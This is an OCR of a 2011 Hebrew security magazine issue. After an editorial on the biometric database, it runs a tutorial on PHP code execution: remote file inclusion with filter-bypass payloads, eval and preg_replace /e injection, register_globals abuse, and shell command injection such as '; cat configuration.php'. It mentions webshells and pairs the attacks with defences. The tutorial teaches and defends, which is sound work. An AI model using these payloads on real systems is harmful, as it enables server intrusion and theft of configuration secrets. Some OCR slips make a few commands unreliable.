
o



Digital Whisper

גליון 23, אוגוסט 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	רועי (Hyp3rInj3ct10n), עו"ד יהונתן קלינגר, בר, רועי חורב (ANGiL), סשה גולדשטיין.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-23 של Digital Whisper. בגליון הנוכחי 5 כתבות מרתקות וברצוננו, כרגיל, להודות לכל הכותבים שהשקיעו בכתבות שעושות את הגליון הנוכחי.

כתבה שנרצה הפעם להדגיש במיוחד היא כתבתו של עו"ד יהונתן קלינגר בנושא המאגר הביומטרי. נושא זה הוא חשוב, נוגע לכולנו, ומאמץ של כולנו יכול לגרום להשפעה. המאמר מסביר בקצרה שוב את הסכנות, ומציג מעט מדיון שהיה לאחרונה בכנסת בנושא. חשוב לדעת כי המדינה הולכת לנסות לשכנע אתכם בכל דרך אפשרית בשנים הקרובות לתת לה את טביעת האצבע שלכם; פקידי משרד הפנים מחוייבים, על פי צו המבחן, להציע לכם להצטרף למאגר. **כן, בדיוק כשם שקופאית בסופר מחויבת על ידי המעביד החינני שלה להציע לכם להצטרף למועדון הלקוחות, כך גם הפקיד במשרד הפנים מחויב, בכל פעולה, להציע לכם להצטרף לניסוי.**


אחד ממדדי הניסוי הוא גם כמה אנשים לא הצטרפו למאגר מתוך כלל האנשים; האנשים האלה צריכים להיות אתם: החל מהאחד בנובמבר זו חובתכם האזרחית ללכת ללשכות משרד הפנים ולהוציא תעודות חדשות לא-ביומטריות, כדי שהסירוב שלכם לקבלת תעודה ביומטרית יספר וכדי שבעוד שנתיים כאשר המדינה תבחן את נחיצות המאגר היא תגלה שאף אחד לא רוצה אותו.

ובנימה אחרת: בחודש האחרון פנו אלינו שלושה אנשים שונים שאמרו שראו אנשים ברכבת או באוטובוס יושבים וקוראים עותק מודפס של המגזין. אנחנו רוצים לראות את זה. ראיתם מישהו קורא את המגזין? צלמו ושלחו אלינו. אתם קוראים את המגזין מודפס בצורה שכל העולם צריך לראות? צלמו ושלחו. הצילומים המוזרים ביותר והביזארים ביותר שיגיעו אלינו יזכו למקום של כבוד בהקדמה של המגזין הבא, לכבוד שנתיים לגליון הראשון של Digital Whisper.

וכמובן, לפני התוכן, תודות לאנשים שבזכותם אנו מגישים לכם את הגליון: תודה רבה **לרועי (Hyp3rInj3ct10n)**, תודה רבה ל**עו"ד יהונתן קלינגר**, תודה רבה ל**בר**, תודה רבה ל**רועי חורב (ANGiL)** ותודה רבה ל**סשה גולדשטיין**.

קריאה נעימה!

אפיק קסטיאל וניר אדר.



תוכן עניינים

PHP Code Execution - חלק א'

מאת: רועי (Hyp3rInj3ct10n)

הקדמה

PHP Code Execution / Injection היא שם לקבוצת פרצות אבטחה באפליקציות Web אשר ניצולן מאפשר לתוקף להריץ קטעי קוד PHP על השרת ולעיתים אף הרצת פקודות מעטפת על המכונה עצמה. במסמך הזה נציג מספר טכניקות שונות, בצירוף דוגמאות קוד והסברים.

מאמר זה הינו הראשון מבין שני מאמרים. במאמר זה נדבר על הטכניקות הבאות:

- Remote File Inclusion
- Dynamic Evaluation
- Shell Commands Injection

במאמר הבא ניגע בנושאים:

- Local File Inclusion
- PHP Webshells

קריאה נעימה! ☺

Remote File Inclusion

Remote File Inclusion היא שיטה נפוצה מאוד שמתארת סיטואציה בה באפשרותנו לייבא קובץ חיצוני, כך שהוא יורץ כחלק מקוד המקור של האתר. בהמון מקומות השיטה מכונה גם PHP Injection.

ב-PHP יש לנו 4 פונקציות עיקריות שבעזרתן ניתן לייבא קבצים:

- include
- require
- include_once
- require_once

ההבדלים בין הפונקציות לא חשובים כרגע לדיון. אנחנו נשתמש ב-include בדוגמאות שנציג, והעיקרון יהיה זהה בשאר הפונקציות.

הדוגמה הבסיסית ביותר:

```
include($_GET['page']);
```

וההתחברות באתר מקשרת אותנו לדף הבא:

```
index.php?page=login.php
```

המשתנה מעביר את שם הקובץ לקוד ה-PHP שרץ, ואז ה-PHP קורא אותו ומריץ אותו.

לפני שנציג את אופן הניצול, יש להדגיש נקודה חשובה בנוגע לצד שרת וצד לקוח:

- **שפת צד לקוח** - קוד שמגיע לגולשים וניתן לראות אותו ב-"הצג מקור" (View Source). הדפדפן קורא אותו, מנתח אותו ופועל בהתאם. לדוגמה, HTML היא שפת צד לקוח, אפשר לראות את ה-HTML ב-"הצג מקור". הדפדפן קורא את הקוד ב-HTML, מנתח אותו, ולפיו הוא מציג לנו את התכנים באתר. כך גם Javascript, XML, CSS ועוד מספר שפות נוספות...

- **שפת צד שרת** - קוד שרץ בצד השרת, ואותו אי אפשר לראות ב-"הצג מקור". לדוגמה, PHP היא שפת צד שרת. קוד ה-PHP מנותח ומבוצע על השרת עצמו. קוד ה-PHP אינו מגיע לדפדפן (לגולש) ולכן הגולש לא מסוגל לראות אותו ב-"הצג מקור".

אחרי הדגשה זו נמשיך לאופן הניצול:

```
index.php?page=http://www.my-domain.com/my-file.php
```

אנחנו מייבאים את קובץ ה-PHP שלנו כדי שנוכל להריץ קודים משלנו! פשוט, קל ועובד! לא נכון! אם לא עליתם על זה לבד אז לא הפנמתם את מה שאמרתי מקודם על צד שרת וצד לקוח. אז הנה אני חוזר על זה שוב: קוד ה-PHP שנכתוב בקובץ שלנו יורץ על השרת שלנו ולא נקבל אותו ב-"הצג מקור". צריך לשנות את הסיומת של הקובץ לסיומת שלא תומכת ב-PHP, כמו txt (אלא אם שרת לא תומך ב-PHP אז אין צורך כי השרת פשוט לא יתייחס ל-PHP כשפת צד שרת).

נחזור לדוגמה שלנו: (המתוקנת)

```
index.php?page=http://www.my-domain.com/my-file.txt
```

ועכשיו, מה שנשאר לעשות זה להכניס קוד ב-PHP לקובץ שלנו.

עקיפת מנגנוני אבטחה:

מתכנתים מנסים להכין כל מיני מנגנוני אבטחה שונים במטרה למנוע את האפשרות לנצל את הפרצה הזו. חלק מהם באמת טובים, ויש כאלה שממש לא. נציג בפניכם כל מיני דברים מעניינים.

כאשר יש שימוש ב-str_replace:

דוגמה: (צינזור של http בכלום)

```
$_GET['page'] = str_replace('http','',$_GET['page']);
```

שימו לב כיצד עוקפים את הגנה זו:

```
index.php?page=ht**http**tp://www.my-domain.com/my-file.txt
```

מה שקורה זה שהביטוי המודגש יצונזר, אבל השגנו את מה שרצינו.

כאשר יש סיומת לקובץ:

כמו שכבר אמרנו מקודם, אנחנו צריכים סיומת שלא תומכת ב-PHP. לכן, אחד ממנגנוני ההגנה שהומצא הוא זה המוסיף לשם הקובץ סיומת php.:

```
include($_GET['page'].'.php');
```

כך גם לא יהיה צריך להשתמש בסיומת לקובץ בקישור, כלומר:

```
index.php?page=login
```

גם את הגנה זו אפשר לעקוף, ובמספר דרכים:

שיטה ראשונה: שימוש בסימן שאלה - לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt?
```

מאחר וסימן שאלה מייצג את העברת המשתנים משורת הכתובת, כל מה שיבוא אחר כך לא יחשב כשם הקובץ.

שיטה שנייה: שימוש בסולמית - לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt%23
```

הסולמית מבצעת הפרדה חשובה: בחלק הראשון שלפני הסולמית נמצאים המשתנים שמועברים בשורת הכתובת לשרת. החלק השני, שאחרי הסולמית, מהווה מעין פרמטר המועבר לשימוש בדפדפן ולא על ידי השרת. **שימו לב שביצענו המרה של הסולמית לתו שניתן להכניס לשורת הכתובת.**

שיטה שלישית: שימוש ב-Null Byte Attack (או Null Byte Poisoning) - ההכנסה של ה-Null Byte תגרום ל-PHP להתעלם מכל מה שיבוא אחריו. ה-Null Byte מיוצג כ-00 ב-Hexdecimal. כלומר, בשורת הכתובת נרשום 00%. לדוגמה:

```
index.php?page=http://www.my-domain.com/file.txt%00
```

יהיה:

```
include('http://www.my-domain.com/file.txt%00.php');
```

וזה יחשב כ:

```
include('http://www.my-domain.com/file.txt');
```

הערה: מנגנון ה-Magic Quotes מבצע פעולת הברחה לתו Null Byte, ולכן המנגנון צריך להיות כבוי על-מנת ששיטה זו תעבוד.

כשיש חסימה לפרוטוקול ה-http עם תנאי:

דוגמה: [האות המודגשת באדום היא עבור הדוגמה בהמשך - אפשר להתעלם ממנה כרגע]

```
if ( preg_match("/^http:\/\//i",$_GET['page']) )
    die("An error has been occurred.");
include($_GET['page']);
```

במקרה כזה, אנחנו לא יכולים להשתמש בפרוטוקול http. אם כך, איך נוכל להגיע לקבצים שלנו? פשוט מאוד, לא נשתמש בפרוטוקול ה-http. יש עוד הרבה פרוטוקולים שימושיים, ביניהם https ו-ftp. או ש... נתחכם:

```
index.php?page=data://text/plain; base64,aHR0cDovL0h5cDNySW5qM2NUMTBuLkdv
b2dsZVBhZ2VzLkNvbQ==
```

כשיש חסימה לפרוטוקול ה-http עם תנאי, בדיוק ל-http:

אותו הקוד של הדוגמה הקודמת, ללא המודיפיקטור i: (מה שהבלטנו בקוד הקודם)

```
if ( preg_match("/^http:\/\//",$_GET['page']) )
    die("An error has been occurred.");
include($_GET['page']);
```

מטרתו של החלק המודגש מהקוד הקודם הייתה ליצור התייחסות לאותיות כגדולות וקטנות כאחד במהלך הבדיקה. לכן, כעת, במקום http נוכל לרשום HTtP, HttP, hTtp וכל קומבינציה אחרת שמשלבת אותיות גדולות וקטנות.

כשיש חסימה יותר מדי ספציפית ולא נכונה:

דוגמה ראשונה:

```
if ( stristr($_GET['page'],'www') )
    die('An error has been occurred.');
include($_GET['page']);
```

במקרה כזה פשוט לא נשתמש ב-www בתוך הכתובת שנכתוב, כלומר:

```
index.php?page=http://my-domain.com/file.txt
```

דוגמה שנייה:

```
if ( preg_match("/(http|https|ftp):\/\/([a-zA-Z0-9-_]+).([a-zA-Z0-9-
_]+)/",$_GET['page']) )
    echo("An error has been occurred.");
include($_GET['page']);
```

בדיקה עבור הסימנים אותיות אנגליות קטנות וגדולות (a-zA-Z), מספרים (0-9), מקף (-) וקו תחתי (_) בלבד. המתכנת באמת לא מצפה לסימנים אחרים, וכאן הוא נפל. אופן הניצול יהיה שימוש בנקודתיים (:) ושטרודל (@) שמייצגים שם משתמש וסיסמה לחלונות האימות:

```
index.php?page=http://username:password@my-domain.com/file.txt
```

כן, לזה הוא באמת לא ציפה...

כשאין הגדרת ברירת מחדל:

הנה דוגמה פשוטה:

```
<?php
if ( isset($_GET['page']) )
    $page = $_GET['page'];
else
    $page = 1;

switch ( $page )
{
    case 1:
        $page = 'inc/main.php';
    break;
```

```
    case 2:
        $page = 'inc/register.php';
    break;

    case 3:
        $page = 'inc/login.php';
    break;

    case 4:
        $page = 'inc/search.php';
    break;

    case 5:
        $page = 'inc/friends-list.php';
    break;
}

include($page);
```

הקוד אכן מריץ בדיקה מסויימת, אבל בגלל שלא קיימת פעולת ברירת מחדל (default) לסיטואציה, אנחנו יכולים לייבא כל קובץ שנרצה. הבדיקה יוצאת מנקודת הנחה שערך המשתנה הוא מספר, אבל הוא יכול להיות מחרוזת:

```
index.php?page=[File]
```

בצורה הבאה דילגנו מעל הבדיקה, והצלחנו לייבא את הקובץ שרצינו.

<u>שימוש בקבצי Shell:</u>

באמצעות Remote File Inclusion ניתן להריץ קודים ב-PHP על ידי יבוא של קבצים חיצוניים. אבל כעת עולה השאלה: אילו קודים נרצה להריץ? אילו פעולות נרצה לבצע? מה יכול לספק לנו מידע שימושי בכדי לבצע פריצה?

לשם כך נוצרו ופורסמו קבצים שנקראים קבצי שאלל (Shell files) שמטרתם לספק לנו את מה שצריך. שני קבצי ה-Shell המפורסמים ביותר הם C99 ו-R57, אותם ניתן למצוא בקלות ברשת האינטרנט. מאחר ומדובר בקוד פתוח, שני הקבצים האלה עברו המון שינויים ומפורסמים בגירסאות רבות. זה נהדר שכל אחד מוסיף ותורם ממה שהוא יודע, אך עליכם להזהר - יש כאלה שמנצלים אתכם לרעה. בהמון גירסאות מפורסמות של הקבצים הוחדרו קודים זדוניים שמטרתם לשלוח את כתובת הקובץ לכותב הקוד. הם עושים זאת כדי לאגור רשימה של קבצים, וכך יקבלו גישה להמון שרתים ולאתרים שמתאחסנים עליהם. בדרך כלל לא מדובר בקוד מורכב, אלא בשורה פשוטה של Javascript או PHP. וכן, לפעמים זה מסווה.

האפשרויות הנפוצות ביותר בקבצי shell הם:

- סיור וניהול תיקיות וקבצים (צפיה, יצירה, מחיקה, עריכה, שינוי שם, מידע, העלאה ועוד...).
- קריאת קבצים בשרת ללא גישה אליהם (באמצעות ניצול של פירצות אבטחה).
- הרצת קודים מותאמים אישית ב-PHP.
- הרצת שאילתות SQL (כמובן שצריך מסד נתונים להתחבר אליו).
- הרצת פקודות (פקודות של מערכת ההפעלה).
- FTP bruteforce (במילים אחרות אפשר להגיד שזה עוזר לפרוץ חשבונות נוספים בשרת).
- Mass defacer (כלי שמבצע פעולת הדפסה של הטקסט הרצוי אצל חשבונות אחרים בשרת).
- מחיקה עצמית של הקובץ.
- סורק פורטים פתוחים.
- ועוד...

Remote File Inclusion to Client Side Attacks

כשאנחנו מבצעים ייבוא לקובץ חיצוני המכיל קוד ב-PHP, הוא מורץ. אך אם הקוד אינו ב-PHP, הקובץ רק מוצג.

למה שלא ננסה לנצל גם את הכיוון הזה? נכון, קודים ב-PHP יכולים לתת בדרך כלל הרבה יותר מאשר קודים ב-Javascript, אבל בכל זאת נציין את הכיוון הזה. כלומר:

```
index.php?page=http://site.com/file.html
```

נוכל "לייבא" (לגרום להצגה שתגרום להרצה) של קובץ HTML אשר יכיל קוד בשפת צד לקוח.

אין לשכוח את העובדה שזה פועל בצד הלקוח. לכן, נוכל לנסות לגרום לאנשים ליפול קורבן למתקפות הפועלות בצד הלקוח כמו: Cross Site Scripting, Cross Site Tracing, Cross Site Request Forgery ועוד...

בנוסף, אין לשכוח כי בצד הלקוח מטפל הדפדפן של הגולש, כלומר אפשר לנסות לבצע מתקפות הפועלות על הדפדפן עצמו! להזכירכם, חלק לא קטן מהעולם לא חכם במיוחד, ויש הרבה שעוד משתמשים אפילו ב-Microsoft Internet Explorer 6, כך שאין גבול לאפשרויות.

התגוננות ומניעה

התגוננות (תיקון למקרה הספציפי בלבד):

הדרך הטובה ביותר להתגוננות, כרגיל, היא כתיבת קוד בצורה נכונה ובטוחה. לדוגמה, נוודא את הקלט על ידי רשימת דפים שנבחרו מראש:

```
$pages = array('main','search','register','login');
```

```
if ( isset($_GET['page']) && is_string($_GET['page']) &&
in_array($_GET['page'],$pages) )
    include($_GET['page']);
else
    include($pages[0]);
```

עוד דוגמה:

```
if ( isset($_GET['page']) && is_string($_GET['page']) )
    $page = $_GET['page'];
else
    $page = '';

if ( $page == 'search' )
    include('search_page_file.php');
else if ( $page == 'login' )
    include('this_is_login_file.php');
else if ( $page == 'register' )
    include('register_page.php');
else
    include('main-page.php');
```

וכמובן, אפשר גם להשתמש ב-switch, כך:

```
if ( isset($_GET['page']) && is_string($_GET['page']) )
    $page = $_GET['page'];

switch ( $page )
{
    case 'login':
        include('login-file-name.php');
    break;

    case 'register':
        include('reg.php');
    break;

    case 'search':
        include('search.php');
    break;

    default:
        include('main-file.php');
}
```

מניעה (תיקון אוטומטי לתמיד):

במידה ויש לנו גישה לשרת נוכל למנוע את היכולת של ה-PHP ליבא קבצים חיצוניים. בקובץ ההגדרות של ה-PHP (שנקרא php.ini), נגדיר את allow_url_include כ-Off, בצורה הבאה:

```
allow_url_include = Off
```

כעת לא יוכלו ליבא קבצים חיצוניים.

יש כאלה הנוהגים גם להגדיר: (למניעת גישה לקבצים חיצוניים מכל הפעולות ב-PHP)

```
allow_url_fopen = Off
```

Dynamic Evaluation

Dynamic Evaluation הוא שם כולל לקבוצת טכניקות המאפשרות הרצת קוד בצורה דינמית. הטכניקות שיוצגו פה הן כמעט לא מוכרות, אך עדיין אפשר למצוא להן שימוש.

Eval Injection:

נתחיל מדוגמה של קוד:

```
<?php
eval($_GET['function']."();");

function search()
{
    //...
}

function register()
{
    //...
}

function login()
{
    //...
}

function post()
{
    //...
}
?>
```

הקוד הזה מקבל באמצעות שורת הכתובת (GET) את שם הפונקציה, ובאמצעות הפונקציה eval הוא קורא לה.

לדוגמה, נגיע לטופס ההרשמה כך:

```
http://url.com/folder/file.php?function=register
```

לטופס ההתחברות, נגיע כך:

```
http://url.com/folder/file.php?function=login
```

לטופס החיפוש נגיע באמצעות:

```
http://url.com/folder/file.php?function=search
```

ולטופס שליחת ההודעה נגיע באמצעות:

```
http://url.com/folder/file.php?function=post
```

ולבעיה: המשתנה לא עבר סינון כלשהו או בדיקות שיכולות להגביל את הערכים שמוכנסים אליו.

לכן, נוכל לנצל את הפעולה בכדי להריץ כל קוד ב-PHP שנרצה. לדוגמה:

```
http://url.com/folder/file.php?function=echo $_SERVER[REMOTE_ADDR]; echo
```

יגרום לפעולה הבאה להתבצע: (הדפסת כתובת ה-IP של הגולש)

```
echo $_SERVER[REMOTE_ADDR]; echo;()
```

סביר להניח שאם מדובר ב-PHP 5 ומטה אז ה-Magic Quotes יהיו פועלים, כך שלא נוכל להשתמש בגרשיים. שימו לב לאופן בו נכתוב טקסט ללא שימוש בגרשיים: (מה שעוקף את מנגנון ה-Magic Quotes)

```
http://url.com/folder/file.php?a=Roy&function=echo $_GET[a]; echo
```

מה שעשינו היה לכתוב את הערך שבא ממשתנה אחר משורת הכתובת, וכך לא נעזרנו בגרשיים.
הרצת קוד PHP שאנחנו בוחרים זה כוח חזק מאוד. בהמשך נראה דוגמאות לקודים שמבצעים פעולות מועילות.

הפיתרון: אם משתמשים ב-eval, אז להשתמש בו בחכמה (עם סינון חכם ובדיקות קלט).

Dynamic Variable Evaluation

Dynamic Variable Evaluation (או Argument Injection או Argument Modification) היא שיטה המתבססת על ההרשאות שיש לנו לשנות ערכי ברירת מחדל של משתנים, וכך להגיע לביצוע של פעולות שונות ממה שהיו צריכות להתבצע.

נציץ בדוגמה הבאה:

```
if ( $username == 'Hyp3rInj3cT10n' && $password == 'Roy123456Roy' )
     $admin = 1;

if ( $admin )
{
     // set admin access level
}
```

הקוד נראה תקין לחלוטין ולא אמורות להתרחש בעיות, אך שימו לב לצורת הגישה הבאה לקובץ:

```
http://www.example.com/file.php?admin=1
```

השיטה גורמת לכך שנקבל הרשאות של אדמין (מנהל ראשי) כשניגש ככה לקובץ. למה שזה יקרא? ישנה הגדרה ב-PHP שנקראת register_globals. ברוב השרתים היא כבויה ומומלץ להשאיר אותה כבויה.
כשהגדרה זאת דלוקה, משתנים גלובליים (GET, POST, COOKIE, וכו') ישמשו כערכי ברירת מחדל של משתנים רגילים. בדוגמה שהצגתי, הגדרנו את ערך ברירת מחדל של משתנה (admin) לערך הרצוי (true/1) בכדי לגרום לפעולות אחרות להתבצע (קבלת הרשאה של אדמין).
אפשר למנוע את השיטה על ידי הגדרת ערך ברירת מחדל ב-PHP, מה שלא יאפשר הגדרת ערך ברירת מחדל מצד הגולש:

```
$admin = 0;

if ( $username == 'Hyp3rInj3cT10n' && $password == 'Roy123456Roy' )
     $admin = 1;

if ( $admin )
{
     // set admin access level
}
```

הדרך המומלצת למניעת השיטה היא הקביעה הבאה ב-php.ini: (קובץ ההגדרות של ה-PHP)

```
register_globals = Off
```

השינוי הזה יגרום לביטול ההגדרה register_globals, מה שימנע לחלוטין השיטה.

Dynamic Function Evaluation

Dynamic Function Evaluation היא שיטה המתבססת על האפשרות שלנו להריץ פונקציה. לדוגמה:

```
<?php
$function = $_GET['function'];
$function();

function search(){/*...*}
function register(){/*...*/}
function login(){/*...*/}
function post(){/*...*/}
function dumpDB(){/*...*/}
function setAdminAccess(){/*...*/}
function listFiles(){/*...*/}
?>
```

נגיע לטופס ההרשמה כך:

```
http://url.com/folder/file.php?function=register
```

אופן הניצול יכול להיות אחד מהשלושה:

1. קריאה לפונקציה המבצעת ייצוא של מסד הנתונים:

```
http://url.com/folder/file.php?function=dumpDB
```

2. אפשר גם לתת לעצמנו גישה של מנהל:

```
http://url.com/folder/file.php?function=setAdminAccess
```

3. ונוכל גם לראות אילו קבצים קיימים:

```
http://url.com/folder/file.php?function=listFiles
```

4. נריץ פונקציה מובנית בשפה: (הבעיה במקרה הספציפי היא שאין איך להעביר פרמטרים)

```
http://url.com/folder/file.php?function=function
```

העיקרון הוא פשוט: אנחנו משיגים הרשאות להריץ פונקציות שלא היינו אמורים להריץ.

הפיתרון: בדומה לפתרון של Eval Injection, יש לבצע בדיקות קלט וסינונים בצורה חכמה ונכונה, או לא להשתמש בשיטת העבודה הזו בכלל. לדוגמה, אפשר להגביל את השימוש לרשימה סגורה של פונקציות: (ולשנות אותה בהתאם)

```
$function = $_GET['function'];
$functions = array('search','register','login','post');
if ( in_array($function,$functions) )
    $function();
```

PCRE Evaluation

השם PCRE Evaluation זה לא השם הרשמי של השיטה. בעבר, אילון (המוכר כ-R3fL3cT10n) ואני התעסקנו עם מערכות אבטחה ובכלל בכל הנוגע לאבטחת מידע בתחום ה-WEB. תוך כדי עבודה החלטנו שצריך למצוא שם לפרצה הזו.השתמשנו בשם שאילון המציא: PCRE Evaluation. המושג PCRE הוא קיצור של Perl Compatible Regular Expressions (זה דווקא מושג שכן קיים), שנהוג לקצר ל-Regex. בתרגום לעברית, Regular Expressions הם ביטויים סדירים/רגולריים.

נמשיך לדוגמה הקלאסית:

```
preg_replace($_GET[a],$_GET[b],...);
```

לחלק מכם השורה הזו בוודאי תהיה מוכרת, ובצדק - אכן יש שימוש בישראל בטריק הזה. עבור הקוראים שלא מכירים את הנושא, ניתן הקדמה קצרה ונסביר את הפרצהביטויים סדירים כתובים באחת משתי הצורות הבאות:

```
/expression/modificators
#expression#modificators
```

expression - הביטוי הסדיר, עליו לא נרחיב כרגע, ולכן הוא יהיה ריק בדוגמה.

modificators - "המאפיינים". לדוגמה, המודיפיקטור i אומר שהבדיקה תתייחס לאותיות גדולות וקטנות כאחד.

ב-PHP יש מודיפיקטור מיוחד: e. המודיפיקטור הזה יוצר פעולה זהה לזו של הפונקציה eval. במילים אחרות אפשר להגיד שעם המודיפיקטור הזה נוכל להריץ קודים ב-PHP. אז איך זה עובד? להלן אופן הניצול הפשוט ביותר:

```
file.php?a=//e&b=echo('Roy')
```

צורת השימוש השניה (עם סולמית):

```
file.php?a=%23%23e&b=echo('Roy')
```

ה-# ומה שאחריו לא ישלחו בדפדפנים בשורת הכתובת כי יש לו משמעות (הסימן אומר לדפדפן לבצע גלילה עד האלמנט ששמו זהה למה שאחרי הסולמית), לכן נמיר אותו ל-Hexdecimal. מה שחשוב הוא להבין שצריך להשתמש ב-23% במקום ב-# אם רוצים לשלוח את התו הזה בשורת הכתובת!

הצגנו כבר קודם את הטריק הבא שיעזור לנו כנגד Magic Quotes:

```
file.php?a=//e&b=echo($_GET[c])&c=Roy
```

או לחלופין: (נזכיר ש-# ייכתב כ-23%)

```
file.php?a=%23%23e&b=echo($_GET[c])&c=Roy
```

כן, ה-Backdoor המושלם. קצר, קולע, לא צפוי ויש להכיר את זה ולדעת להשתמש בזה בשביל לנצל את אותו.

Shell Command Injection

Shell Command Injection (או OS Commanding) היא פרצת אבטחה מוכרת מאוד שבעזרתה ניתן להריץ פקודות בשרת. ב PHP-יש לנו מספר רב של דרכים להרצת פקודות ותהליכים בשרת, והעיקריים שביניהם הם:

- system()
- exec()
- shell_exec()
- passthru()
- popen()
- pcntl_exec()
- backtick oprerator

לצורך הדוגמה, נשתמש בפונקציה ()system:

```
<?php
$dir = "";
if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = $_GET['dir'];
system('ls '.$dir);
?>
```

הקוד מקבל באמצעות שורת הכתובת (GET) מיקום של קבצים בכדי להציג את הקבצים והתיקיות בתיקיה שצויינה. במידה ולא התקבל מיקום, ברירת המחדל היא הצגת הקבצים והתיקיות במיקום הנוכחי. ניצול הפרצה מתבסס על הידע שלכם בפקודות. ככל שתכירו יותר פקודות, כך תוכלו לבצע יותר פעולות. אפשר לבצע כמעט כל פעולה (אם לא כל פעולה) בעזרת הפקודות בשרת, החל מכתיבת טקסט ועד פירמוט השרת.

ניתן דוגמה פשוטה מאוד לניצול עם פקודה שכדאי להכיר:
נניח שברשימת הקבצים ישנו קובץ שנקרא configuration.php (קובץ הגדרות), נפריד את הפקודות ונשתמש בפקודה cat כדי לקבל את התוכן של הקובץ הזה:

```
file.php?dir=; cat configuration.php
```

זאת הדוגמה הבסיסית ביותר לניצול הפרצה, ושוב - ככל שתכירו יותר פקודות, כך תוכלו לבצע יותר פעולות.

<u>פקודות להרצת סקריפטים:</u>

Perl:

```
perl script.pl
```

Python:

```
python script.py
```

Ruby:

```
ruby script.rb
```

C: (שורה ראשונה - קימפול, שורה שניה - הרצה)

```
ggc exploit.c -o new-name
./new-name
```

PHP: (הנושא שלנו שקצת חרגתי ממנו אז הנה אנחנו חוזרים אליו)

```
php script.php
php -r "PHP Code"
```

הדוגמה הראשונה מפעילה את קובץ ה-PHP-שנבחר. הדוגמה השניה מריצה את קוד ה-PHP.

להרחבה נוספת:

http://www.php.net/manual/en/features.commandline.usage.php

התגוננות:

מפתחי ה-PHP פתרו לנו את הבעיה ויצרו 2 פונקציות לטיפול בבעיה:

- escapeshellarg
- escapeshellcmd

דוגמה לשימוש בפונקציה: escapeshellarg:

```
<?php
$dir = '';

if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = escapeshellarg($_GET['dir']);

system('ls '.$dir);
?>
```

הפונקציה הזו מקיפה את הביטוי שהוכנס בגרשיים ומבריחה כל גרש.

דוגמה לשימוש בפונקציה escapeshellcmd:

```
<?php
$dir = '';

if ( isset($_GET['dir']) && is_string($_GET['dir']) )
    $dir = escapeshellcmd($_GET['dir']);

system('ls '.$dir);
?>
```

הפונקציה הזו מבריחה (וב-Windows מחליפה ברווח) סימנים שיכולים לגרום לביצוע של פעולה אחרת מהדרושה.

<u>פקודות בסיסיות (Unix):</u>

בחלק זה אציג בפניכם מספר מצומצם מאוד של פקודות בסיסיות עבור מערכות הפעלה מבוססות Unix.

אפשר למצוא הרחבה, העמקה, מידע נוסף ועוד הרבה פקודות נוספות בקישור הבא:

http://ss64.com/bash

ניהול קבצים ותיקיות:

הצגת הקבצים והתיקיות בתיקיה הנוכחית:

```
ls
```

הצגת הקבצים והתיקיות בתיקיה הנוכחית: (יותר פרטים)

```
ls -l
```

הצגת כל הקבצים והתיקיות בתיקיה הנוכחית: (גם קבצים ששמם מתחיל בנקודה)

```
ls -a
```

שינוי שם/מיקום של קובץ:

```
mv filename newname
```

לדוגמה: (שינוי שם וגם שינוי המיקום)

```
mv file.php /folder/script.php
```

העתקת קובץ: (כמו שינוי שם, אך משאיר גם את הקובץ המקורי)

```
mv filename copied-file-name
```

מחיקת קובץ:

```
rm filename
```

פקודה להצגת מספר השורות, המילים והתווים בקובץ:

```
wc filename
```

שינוי הרשאות הקובץ: (יש להכיר את מערכת ההרשאות של מערכות Unix, אני לא אסביר עליה כעת)

```
chmod permissions filename
```

הצגת תוכן של קובץ:

```
cat filename
```

יצירת תיקיה חדשה:

```
mkdir foldername
```

הצגת התיקיה הנוכחית שבה אנחנו נמצאים:

```
pwd
```

החלפת התיקיה שבה אנו עובדים לתיקיה אחרת:

```
cd folder
```

חיפוש מחרוזת בקובץ/קבצים:

```
grep string filesname(s)
```

[הערה: grep היא פונקציית חיפוש נפוצה ולה מספר וריאציות שונות עם הבדלים קטנים, כמו egrep ו.fgrep-]

מציאת כל הקבצים והתיקיות עם הרשאות כתיבה:

```
find / -perm -2 -ls
```

יצירת קובץ גיבוי של כל הקבצים והתיקיות בתיקיה ספציפית:

```
tar -cvf filename -c folder
```

חשבונות משתמשים:

פקודה לדעת מי מחובר ומה הוא עושה:

```
w
```

מידע על חשבון משתמש:

```
finger username
```

המשתמשים האחרונים שהתחברו: (עם פרטים על מתי ומאיפה)

```
last
```

צ'אט עם חשבון משתמש אחר:

```
talk username
```

הצגת שם חשבון המשתמש הנוכחי:

```
whoami
```

שינוי סיסמה עבור חשבון המשתמש הנוכחי:

```
passwd
```

